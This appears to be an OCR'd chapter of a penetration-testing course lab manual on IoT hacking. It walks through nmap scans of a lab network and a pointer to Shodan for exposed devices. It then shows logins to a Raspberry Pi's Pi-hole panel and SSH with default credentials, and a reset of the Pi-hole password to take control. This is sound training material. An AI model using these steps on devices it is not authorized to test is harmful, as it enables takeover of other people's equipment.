
Chapter 18

IoT Hacking

Lab Manual



THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS


INDEX

Practical 1: Hacking misconfigured IoT devices

Scan network to identify IoT devices


```
root@kali:~# nmap -p 80 192.168.0.0/24 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-11 08:48 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0015s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 54:B8:0A:0F:8C:80 (D-Link International)

Nmap scan report for 192.168.0.120
Host is up (0.0062s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: B8:27:EB:6C:C3:36 (Raspberry Pi Foundation)

Nmap done: 256 IP addresses (7 hosts up) scanned in 2.94 seconds
```

We can also search for IoT devices (pi-hole enabled) on the internet. Visit https://www.shodon.io/ to get a list of vulnerable IoT devices.




Open the target IP address in the browser (on Kali Linux). If it displays an interface similar to below image, there is a possibility to gain control over that device.


We can navigate to ***/admin*** directory to access the ***admin panel***.



Login with default credentials, to gain unauthorized access which allows us to perform several operations remotely.

By taking advantage of ***forgot password*** option, we can even reset the password for that device.






As shown in the above image, we can execute a simple command on the terminal to reset the password. To gain terminal access of target device, perform ***nmap*** scan to identify the open ports.

```
root@kali:~# nmap -p- 192.168.0.110 --open -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-11 07:57 EDT
Nmap scan report for 192.168.0.110
Host is up (0.0061s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE    VERSION
22/tcp open  ssh        (protocol 2.0)
53/tcp open  tcpwrapped
80/tcp open  http       lighttpd 1.4.45
1 service unrecognized despite returning data. If you know the service/version,
wing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=7.70%I=7%D=6/11%Time=5B1E63C3%P=x86_64-pc-linux-gnu%r(NULL
SF:,29,"SSH-2\.0-OpenSSH_7\.4p1\x20Raspbian-10\+deb9u1\n");
MAC Address: B8:27:EB:39:96:63 (Raspberry Pi Foundation)
```

From the above scan results, We observed that the target is running ***ssh*** on port 22 (open port). Now, let us search for default passwords for ***ssh*** service. If target configured default settings, we can log into ***ssh*** service remotely.



Execute the following command and provide default login credentials to gain terminal access (target device).


```
root@kali:~# ssh pi@192.168.0.110
pi@192.168.0.110's password:
```


```
root@kali:~# ssh pi@192.168.0.110
pi@192.168.0.110's password:
Linux raspberrypi 4.9.59-v7+ #1047 SMP Sun Oct 29 12:19:23

The programs included with the Debian GNU/Linux system are
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
permitted by applicable law.
Last login: Mon Jun 11 12:01:55 2018 from 192.168.0.125

SSH is enabled and the default password for the 'pi' user h
This is a security risk - please login as the 'pi' user and

pi@raspberrypi:~ $
```

Now let us execute the below command to reset the pi-hole password.


```
pi@raspberrypi:~ $ sudo pihole -a -p
Enter New Password (Blank for no password):
Confirm Password:
  [✓] New password set
pi@raspberrypi:~ $
```

We can use the new password to login to the pi-hole web interface.





Now, we can observe that we have more control over the target IoT device.



In this way, we can compromise the security misconfiguration of an IoT system to take complete control over the IoT device as well as the associated devices.